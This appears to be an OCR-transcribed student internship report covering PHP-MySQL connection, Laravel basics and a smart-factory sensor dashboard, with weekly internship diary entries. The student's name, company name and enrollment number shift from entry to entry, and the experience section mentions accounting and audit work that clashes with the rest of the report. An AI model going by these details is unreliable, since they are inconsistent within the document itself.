

Fig.1 Connect php to MySQL

To connect PHP to MySQL, you will need to follow these steps:

Create a database in MySQL: Use MySQL's command-line interface or a tool like phpMyAdmin to create a new database.

Create a user with privileges: Create a user with privileges to access the database you just created.

Write PHP code: In your PHP code, you will need to use the mysqli_connect() function to connect to the MySQL database. The function takes four parameters: the hostname, the username, the password, and the database name.

Execute SQL queries: Once you have connected to the database, you can use PHP's mysqli_query() function to execute SQL queries and retrieve data from the database.

4.OVERVIEW OF LARAVEL FRAMWORK

Laravel is a popular PHP web application framework that makes it easier to build high-quality web applications. It provides a set of tools and features that allow developers to write clean, readable, and maintainable code.

Laravel also includes a number of built-in features that make it easy to handle common tasks, such as authentication, database migrations, routing, and more. It has a powerful CLI called "Artisan" that makes it easy to generate boilerplate code and run common tasks.

Another important feature of Laravel is its robust community and ecosystem. There are many third-party packages and plugins available that extend the framework's functionality and make it easy to integrate with other tools and services.

4.1 INTRODUCTION OF LARAVEL

One of the key features of Laravel is its "MVC" architecture, which stands for Model-View-Controller. This means that developers can separate their code into three distinct components: the Model (which handles data and business logic), the View (which handles the presentation of data), and the Controller (which handles the flow of data between the Model and the View).

Laravel is a web application framework with expressive, elegant syntax. We believe development must be an enjoyable, creative experience to be truly fulfilling. Laravel attempts to take the pain out of development by easing common tasks used in the majority of web projects, such as authentication, routing, sessions, and caching.

Laravel aims to make the development process a pleasing one for the developer without sacrificing application functionality. Happy developers make the best code. To this end, we've attempted to combine the very best of what we have seen in other web frameworks, including frameworks implemented in other languages, such as Ruby on Rails, ASP.NET MVC, and Sinatra.

Laravel is accessible, yet powerful, providing powerful tools needed for large, robust applications. A superb inversion of control container, expressive migration system, and tightly integrated unit testing support give you the tools you need to build any application with which you are tasked.

Validation:

Laravel ships with a simple, convenient facility for validating data and retrieving validation error messages via the `Validation` class.

Basic Validation Example

```
$validator = Validator::make(
    array('name' => 'Dayle'),
    array('name' => 'required|min:5')
```

```
);
```

The first argument passed to the make method is the data under validation. The second argument is the validation rules that should be applied to the data.

Using Arrays To Specify Rules

Multiple rules may be delimited using either a "pipe" character, or as separate elements of an array.

```
$validator = Validator::make(
   array('name' => 'Dayle'),
   array('name' => array('required', 'min:5'))
);
```

4.1.1 DATABASE CONNECTIVITY WITH LARAVEL

Laravel provides a powerful, yet simple, way to connect to databases from your web application. With Laravel's built-in ORM (Object-Relational Mapping) called Eloquent, developers can work with databases without having to write complex SQL queries.

To connect to a database in Laravel, you first need to set up the database configuration in the '. env' file.

The '. env' file in Laravel is a configuration file that allows you to define environment-specific variables for your application. It is used to store sensitive information, such as API keys, database credentials, and other configuration values, that should not be shared publicly.

The '. env' file is located in the root directory of your Laravel project, and it follows a simple key-value syntax. Each line in the file represents a configuration variable in the form of `KEY=VALUE`. For example, to set the database host, username, and password, you would add the following lines to your '. env' file

DB_HOST=localhost

DB_DATABASE=mydatabase

DB_USERNAME=myusername

DB_PASSWORD=mypassword

By default, Laravel includes a '. env.example' file, which serves as a template for your `.env` file. It includes all the necessary configuration variables, but with empty values. You can copy the '. env .example' file and rename it to `. env` to create your own `.env` file with your actual configuration values.

It is important to keep the '. env' file private and not share it publicly, as it contains sensitive information that can compromise the security of your application. You can add the '. env' file to your '. gitignore' file to ensure that it is not committed to your version control system.

4.1.2 CREATING LARAVEL APP

1. Install Laravel: You can install Laravel by using Composer, a PHP package manager. Open your terminal and run the following command:

composer create-project --prefer-dist laravel/laravel project-name

This will create a new Laravel project in a directory called 'project-name'.

2. Configure the Environment: Laravel requires certain environment variables to be set up, such as database credentials and application key. Copy the '.env.example` file and rename it to `.env`. Set the values for the environment variables as per your application requirements.

3. Run the Migration: Laravel uses a database migration system that allows you to create and manage database tables through code. Run the migration command to create the required database tables:

php artisan migrate

4. Create Routes: Routes are used to define the entry points of your application. Create routes in the 'routes/web.php' file for the different pages and features of your application.

5. Create Controllers: Controllers are used to handle the logic for each route. Create a controller in the `app/Http/Controllers` directory for each page or feature.

6. Create Views: Views are used to render the HTML for each page. Create a view in the `resources/views` directory for each page or feature.

7. Set Up Authentication: Laravel comes with built-in authentication features that allow you to handle user registration, login, and logout. Run the authentication command to create the necessary files and database tables:

php artisan make:auth

8. Serve the Application: Finally, serve the application using the following command:

php artisan serve

Introduction to Laravel's middleware, controllers, routes, and storage functions:

Middleware:

In Laravel, middleware is used to filter HTTP requests and responses. Middleware is a series of actions or checks that are executed before a request reaches the application's controllers. Middleware is useful for tasks like authentication, authorization, data validation, and logging. Middleware can be applied to a single route, a group of routes, or to the entire application.

In Laravel, middleware is defined as a class with a handle() method that receives the incoming request and a closure that represents the next middleware in the chain. Middleware can modify the request and return a response or pass the request to the next middleware in the chain.

Controllers:

In Laravel, controllers are responsible for handling HTTP requests and returning responses. Controllers are classes that contain methods, each of which corresponds to a route defined in the application. Controllers are the central point of interaction between the user and the application.

Controllers in Laravel are designed to be lightweight and modular, making it easy to manage complex application logic. Controllers can be used to interact with databases, manage user sessions, and validate input data. Controllers can also return different types of responses, such as views, JSON, or files.

Routes:

In Laravel, routes define the entry points of the application and map URLs to controller actions. Routes can be defined in the routes/web.php file or in any other file that is loaded by the application. Routes can be grouped and can be assigned middleware.

In Laravel, routes are defined using the Route facade, which provides methods for defining routes for various HTTP methods. For example, to define a route for a GET request, you would use the Route::get() method. You can also define parameters in your routes, which will be passed to the controller method as arguments.

Storage:

In Laravel, the Storage API provides a simple and consistent way to manage file uploads and storage. The Storage API provides a unified interface for interacting with different storage systems, such as the local file system, Amazon S3, and Google Cloud Storage. This makes it easy to switch between different storage systems without having to modify your application code.

In Laravel, the Storage API provides methods for uploading, retrieving, and deleting files. Files can be stored in various disk locations, such as the local file system, public disk, and

private disk. The Storage API also provides support for managing file permissions and visibility.

4.1.3 LARAVEL DASHBOARD

The Laravel auth dashboard is a pre-built user management system that includes a registration system, email verification, password reset, and user roles and permissions management. It is designed to make it easy for developers to quickly build and manage user accounts in their Laravel applications.

The auth dashboard includes a set of pre-built views, controllers, and routes that can be easily customized to fit the needs of a particular application. It also provides a powerful set of tools for managing user roles and permissions, which can be used to control access to different parts of an application based on a user's role.

Fig.2 Laravel dashboard

The Laravel auth register form is a pre-built form that allows users to register for an account in a Laravel application. It is part of the Laravel authentication system, which provides a set of tools for managing user accounts, passwords, and authentication.

The auth register form includes a set of input fields that allow users to enter their name, email address, password, and password confirmation. It also includes a "Register" button that, when clicked, triggers the registration process.

Fig.3 Laravel Register-From

5. INTERNSHIP AND PROJECT

At our company we follow the complete method of Software Engineering process. All the methods and steps are completely of Agile methodology and steps. It will helps our organization to complete the task and project in the given time and months. We used to followthe software development life cycle process for the project we are working on and when we need some other task, we used to involve more number of employees.

5.1 INTRODUCTION TO SMART FACTORY

A smart factory can use sensors to monitor the health of machines and equipment, collect and analyze data, and generate alerts to notify maintenance personnel of potential problems. This approach can help prevent breakdowns and optimize productivity, leading to more efficient and profitable operations.

Each machine has a set of critical parameters that need to be monitored to determine its health. These parameters could include temperature, power consumption , battery , signal streangth , vibration, etc.

Install sensors on the machine or equipment to measure the critical parameters. These sensors could be temperature sensors, pressure sensors, vibration sensors. there's a sensor that's needed to be connected with ESP-32 micro-controller. And then this micro-controller with the help of MQTT protocol will send data into the database and collect data from the sensors continuously.

A smart factory is a highly automated and networked manufacturing facility that uses data and technology to optimize production processes, decrease waste, and boost efficiency. Machines and equipment in a smart factory are linked to one another and to a central system that collects and analyses data in real time. This information is then utilized to improve decision-making, anticipate maintenance requirements, and optimize production schedules.

Smart factories also use technology like artificial intelligence, machine learning, and the Internet of Things (IoT) to automate processes, reduce downtime, and boost production.

TECHNOLOGY USED
Laravel framework
Html
Css
Jquery/JavaScript
Php
MySQL

Table 1.Technology Used

5.2 ADVANTAGES AND CHALLENGES OF SMART FACTORY

Smart factories provide many advantages over traditional manufacturing facilities, such as enhanced efficiency, reduced downtime, and improved quality control. Smart factories can swiftly identify and address production bottlenecks, optimize operations, and decrease waste by leveraging real-time data monitoring and analysis.

This results in higher productivity, lower costs, and a more environmentally friendly production process. Furthermore, integrating new technology with existing systems and processes can be complicated and time-consuming, and may necessitate considerable changes in organizational culture and structure. Nonetheless, the advantages of a smart factory can be realized with good planning and implementation.

5.3 REAL-TIME MONITORING AND MAINTENANCE IN SMART FACTORY

Smart factories rely heavily on real-time monitoring and maintenance. Machines and equipment in a smart factory are outfitted with sensors that collect data on their performance, status, and maintenance requirements. This information is then sent in real time to a central system, which use analytics and machine learning algorithms to detect anomalies, predict breakdowns, and prescribe maintenance measures. This enables manufacturers to address possible issues proactively before they generate downtime or quality issues, as well as optimize maintenance plans to cut costs and enhance efficiency.

5.3.1 AUTH IN SMART FACTORY

The Auth in my smart factory website gives us the basic admin panel log-in and sign-up. It also contains all the security measures that are required in a basic website.



Fig.4 Laravel login-From

Fig.5 Laravel Sign-From

5.3.2 REAL-TIME DATA DASHBOARD

Install sensors on the machine or equipment to measure the critical parameters. These sensors could be temperature sensors, pressure sensors, vibration sensors. there's a sensor that's needed to be connected with ESP-32 micro-controller. And then this micro-controller with the help of MQTT protocol will send data into the database and collect data from the sensors continuously.

Analyze the data collected from dynamodb in real-time and show into dashboard. continuously monitor your manufacturing process to identify areas for further optimization. Use the IIoT-based software to make data-driven decisions that improve efficiency and productivity.



Fig.6 Dashboard

Laravel application that shows real-time data using the Chart.js library. This can be useful for displaying data such as temperature, humidity, battery or any other kind of data that needs to be updated in real-time.

Temperature Graph:



Fig.7 Real-time Temeperature Dashboard

Power Graph:



Fig.8 Real-time Battery Dashboard

Power Graph:

Fig.9 Real-time Humidity Dashboard

Import CSV :

Import csv file into database using laravel:

Fig.10 Import CSV & Excel

Export CSV File:

Export csv file using laravel:

Fig.11 Export CSV

5.4 SMART FACTORY IMPLEMENTATION CASES

Smart factories have been applied in a variety of industries, including automotive, aerospace, and food. The factory monitors and optimizes production processes with IoT sensors, allowing for real-time data analysis and decision-making. As a result, downtime has been decreased, efficiency has increased, and quality control has improved. GE's Brilliant Factory programmer has also transformed its manufacturing plants into smart factories by combining IoT, machine learning, and data analytics to optimize production and maintenance processes. These use cases highlight the potential benefits of smart factories as well as the relevance of harnessing data and technology to optimize operations.

6. CONCLUSION AND DISCUSSION

MY INTERNSHIP EXPERIENCE

I was intrigued by the family culture at my company after speaking to some of my seniors who had gone through the summer internship programmer. As my company is the small professional services network in the India, I felt that an internship at my company was a great platform for me to gain deeper insights into the accounting and audit industry. My Company is also known for its focus on diversity as well as career development programmers which I believe provide numerous learning opportunities for the interns.

WHAT I LIKE ABOUT MY INTERNSHIP EXPERIENCE

I like how interns are treated just like full-time associates and get assigned actual and meaningful tasks which are crucial and beneficial to the software industry. It feels great to be a part of the actual software development team! The most memorable part of my internship was when my engagement team completed our project for a major client. Even though I only joined the team for the final twelve weeks, I still felt a strong sense of achievement after the signing-off of my first engagement. The best part of the internship was to work on a project alone and create an entire new website for notes management system. The time spent working on a project with other interns from various departments for the Mentor Appreciation Day Innovation Challenge, as well as other corporate events, form some of the most memorable parts of my internship!

CHALLENGES THAT I MET DURING MY INTERNSHIP

Being in the web development department, I handled specialized task which demanded skill sets which had not been taught in the general classroom curriculumin college. Hence, this was challenging at times when I was faced with new problems which I had not seen before. However, the seniors and mentors were always ready and willing to give their advice and guidance to help me overcome these challenges.

REFERENCES

- **W3schools:** https://www.w3schools.com/htmlref/default.asp
  https://www.w3schools.com/jsref/default.asp
  https://www.w3schools.com/phpref/default.asp

- **Laravel :**https://laravel.com/

- **DynamoDB**:Amazon DynamoDB

- **Chart JS**:Chart.js

APPENDIX

Annexure 1

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Annexure I

Enrollment no: 190390107045

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: Patel Yash Kumar. J

DIARY OF THE WEEK: DT: 23-1-2023 TO 29-1-2023

DEPARTMENT: Web development (CE) SEM: 8th

NAME OF THE ORGANISATION: NAON AI PVT LTD

NAME OF THE PLANT/SECTION/DEPARTMENT: Web development.

NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Bhavin Patel.

DESCRIPTION OF THE WORK DONE IN BRIEF

⇒ In the first week. I seen how the website works. In that I were given a task of blynk app. In which their website connects with the device.

→ There is a switch option in the website then can turn on and off the switch then turn on or off in the website then the device also turns off or on correctly.

→ And I also give ERPNext software to see how it works and after that also see core tracking website.

→ also seen in the core tracking website which technology is used and also check which language it was used in the backend.

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Annexure I

Enrollment no: 190390107045

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: Patel Yashkumar. J

DIARY OF THE WEEK: DT: 30-1-2023 TO 5-2-2023

DEPARTMENT: ~~Web~~ development (CE) SEM: 8th

NAME OF THE ORGANISATION: NXON AI PVT LTD.

NAME OF THE PLANT/SECTION/DEPARTMENT: Web development

NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Bhavin Patel.

DESCRIPTION OF THE WORK DONE IN BRIEF

→ I created a react login page and then connected it to node JS, then added dashboard to node JS, then installed the package in node JS

→ After that, node JS runs even with node app.JS command then that server started.

→ After that, to connect react with the server I got the server fetched by doing the concept of fetch

→ And then I check that dataset with the login page data of react.

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Annexure I

Enrollment no 190390107045

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: Patel Ayushkumar J.

DIARY OF THE WEEK: DT: 6-2-2023 TO 12-2-2023

DEPARTMENT: Computer Engineering SEM: 8th

NAME OF THE ORGANISATION: NIXON AI PVT LTD.

NAME OF THE PLANT/SECTION/DEPARTMENT: Web development

NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Bhavin Patel

DESCRIPTION OF THE WORK DONE IN BRIEF

→ During this week, I continued my learning journey on HTML and CSS. I covered various topics, including-

→ HTML elements : I learned about HTML elements. I also practiced about this topic.

→ HTML class & id : I learned about HTML class & id. I also practiced about this topic.

→ CSS syntax, colors, Background, Box model, Lists, Tables. I learned about this topics. I also practiced about this topics.

→ I faced difficulty in display properties in HTML but I overcome it by research and trial and error.

→ I also learned HTML and CSS concept which used in creating website.

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Annexure I

Enrollment no: 190390107045

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: Patel Yashkumar J.

DIARY OF THE WEEK: Dt: 13-2-2023 TO 19-2-2023

DEPARTMENT: Computer Engineering SEM: 8th

NAME OF THE ORGANISATION: NIXON AI PVT LTD.

NAME OF THE PLANT/SECTION/DEPARTMENT: Web development

NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Bhavik Patel.

DESCRIPTION OF THE WORK DONE IN BRIEF

→ During this week, I continued my learning journey on JavaScript. I covered various topics including

→ JavaScript code changes HTML content one of many JavaScript's HTML methods is getElementById()

→ document.getElementById("demo").innerHTML = "Hello JavaScript";

→ I also learned JS Data types, String methods, Number methods, get, set methods, JS events, If else for loop, while loop and Regexp etc.

→ Overall, I had a Productive week and I look forward to continuing my learning journey on JavaScript.

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Annexure I

Enrollment no: 190390107045

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: Patel Mrushikumar J.

DIARY OF THE WEEK: DT: 20-2-2023 TO 26-2-2023

DEPARTMENT: Computer engineering SEM: 8th

NAME OF THE ORGANISATION: NXON AI PVT LTD.

NAME OF THE PLANT/SECTION/DEPARTMENT: Web development

NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Bhavin Patel

DESCRIPTION OF THE WORK DONE IN BRIEF

- During this week, I continued my learning journey on JavaScripts, I covered various topics including
- JavaScripts Classes:
  - An class is a special variable, which can hold more than one value
- JavaScripts Class Function
  - Class Function allows us to create Shorter Function Syntax: let fun = (a, b) => a * b;
- also learned js dates, JS math, JS random and JS JSON
- Overall, I had a productive week and I look forward to continuing my learning journey on JQuery.

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Annexure I

Enrollment no: 190390107045

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: Patel Mehulkumar J.

DIARY OF THE WEEK: Fr: 27-2-2023 TO 5-3-2023

DEPARTMENT: Computer engineering SEM: 8th

NAME OF THE ORGANISATION: NXON AI PVT LTD

NAME OF THE PLANT/SECTION/DEPARTMENT: web development

NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Bhavika Patel

DESCRIPTION OF THE WORK DONE IN BRIEF

→ During this week, I continued my learning journey on jquery I covered various topics including.

→ Syntax : $(document).ready(function(){ });

→ Selector, events..
  → It is used for select and manipulate HTML el.
  → All the different visitors actions that a web page

→ Show/hide function
  → Used for hide and show HTML elements

→ jquery get, set, add, remove, CSS classes, CSS.
  → I learned jquery get, set, add, remove, CSS classes, CSS, etc.

→ jquery Ajax, Load, GET, POST.
  → jquery Ajax is used for load external file.

→ jquery Filters.

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Annexure I

Enrollment no: 190390107045

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: Patel Moulikkumar J.

DIARY OF THE WEEK: Dt: 6-3-2023 TO 12-3-2023

DEPARTMENT: Computer engineering. SEM: 8th

NAME OF THE ORGANISATION: NXON AI PVT LTD.

NAME OF THE PLANT/SECTION/DEPARTMENT: Web development

NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Bhavin Patel

DESCRIPTION OF THE WORK DONE IN BRIEF

→ During this week, I Create Login Page and dashboard using HTML, CSS, JavaScripts and PHP.

→ First researched and planned the design of the login page and dashboard.

→ Created the basic HTML and CSS structure for the login page.

→ Used PHP to connect to the database and create a users table.

→ Created a login and signup form using HTML and CSS.

→ Used PHP to verify the user's credentials and redirect to the dashboard.

→ Designed the dashboard layout using HTML and CSS.

→ Created a logout button and implemented the form using PHP.

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Annexure I

Enrollment no: 190390107045

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: Patel Akshaykumar. J.

DIARY OF THE WEEK: Dt: 13-3-2023 TO 19-3-2023

DEPARTMENT: Computer engineering SEM: 8th

NAME OF THE ORGANISATION: NAAN AI PVT LTD.

NAME OF THE PLANT/SECTION/DEPARTMENT: Web development

NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Bhavin Patel

DESCRIPTION OF THE WORK DONE IN BRIEF

→ Journey this week, starting with the Laravel Framework.
→ First installed Laravel using composer.
→ Created a new Laravel project using the "Laravel new" command.
→ Run the development server using the "php artisan serve" command.
→ Learned about the "RouteServiceProvider.php" file and created a few basic routes.
→ Learned about the MVC architecture, created a new controller using the "php artisan make:controller" command.
→ Created a new view using the Blade templating engine.
→ Introduction and connect database to Laravel.

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Annexure I

Enrollment no: 170360107045

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: Patel [illegible]

DIARY OF THE WEEK: FROM: 20-3-2023 TO 26-3-2023

DEPARTMENT: Computer Engineering SEM: 8th

NAME OF THE ORGANISATION: Nixon IT Pvt Ltd

NAME OF THE PLANT/SECTION/DEPARTMENT: Full development

NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Bhavik Patel

DESCRIPTION OF THE WORK DONE IN BRIEF

- During this week, we continued learning in Laravel Framework.
- We Studied the basic component of a Laravel application, including routing, Controllers, View and models, we learned how to create routes to handle incoming HTTP requests and how to create Controllers to process those requests and return response.
- We created a simple Laravel application and implemented the basic components.
- We created a few routes, a Controller, a View and model and tested the application, to make sure it works according to our expects

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Annexure I

Enrollment no: 190390107045

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: Patel Yashkumar T

DIARY OF THE WEEK: DE: 27-3-2023 TO 2-4-2023

DEPARTMENT: Computer Engineering SEM: 8th

NAME OF THE ORGANISATION: Nixon AI Pvt Ltd

NAME OF THE PLANT/SECTION/DEPARTMENT: Web development

NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Bhavik Patel

DESCRIPTION OF THE WORK DONE IN BRIEF

- During this week, we focused on learning about middleware and its implementation in Laravel. We began by studying the basic concept of middleware and its role in filtering HTTP requests and responses in web application.
- Next, we delved into the implementation of middleware in Laravel.
- We learned how to create custom middleware classes, register them in the 'app/Http/Kernel.php' file and apply them to specific routes or groups of routes.
- We also learned about the different types of relationships that can be defined between database tables, such as one-to-one, one-to-many, and many-to-many.

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Annexure I

Enrollment no: 190390107045

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: Patel Yashkumar J.

DIARY OF THE WEEK: DT: 3-4-2023 TO 9-4-2023

DEPARTMENT: Computer Engineering SEM: 8th

NAME OF THE ORGANISATION: Nixon AC PVT LTD

NAME OF THE PLANT/SECTION/DEPARTMENT: web development

NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Bhavin Patel

DESCRIPTION OF THE WORK DONE IN BRIEF

→ During this week, we focused on understanding the mvc architecture pattern and its implementation in laravel. We began by studying the basic concepts of the mvc pattern and its advantages in web development.

→ Next, we delved into the implementation of the mvc pattern in laravel. We studied the three components of the pattern model, controllers, and views, and how they interact with each other.

→ Finally, we created a simple laravel application and implemented the basic mvc structure.

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Annexure I

Enrollment no: 190739101045

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: Patel Meghkumar J

DIARY OF THE WEEK: From 10-4-2023 TO 16-4-2023

DEPARTMENT: Computer Engineering SEM: 8th

NAME OF THE ORGANISATION: NIKAN AI PVT LTD

NAME OF THE PLANT/SECTION/DEPARTMENT: Web development

NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Bhavin Patel

DESCRIPTION OF THE WORK DONE IN BRIEF

→ during this week, I've created dashboard using Next.js

→ Next, I've designed and implemented the user interface for the dashboard using Bootstrap and CSS. I've created a navigation bar, sidebar, and a dashboard panel that displays workforce data in real-time.

→ Overall, I've made good progress in creating the dashboard and setting up the project environment. I'm plan to further enhance the dashboard in the coming weeks by adding more features and improving its performance and scalability.

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Annexure I
Enrollment no: 190390106095

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: Patel Yashkumar J.
DIARY OF THE WEEK: DT: 17-4-2023 TO 23-4-2023
DEPARTMENT: Computer engineering SEM: 8th
NAME OF THE ORGANISATION: NIRMA AI PVT LTD
NAME OF THE PLANT/SECTION/DEPARTMENT: Data development
NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Bhavin Patel

DESCRIPTION OF THE WORK DONE IN BRIEF

- Learning this week, I created dashboard with which shows sum Home data into dashboard
- Use can create the necessary database tables and models to store the runtime data
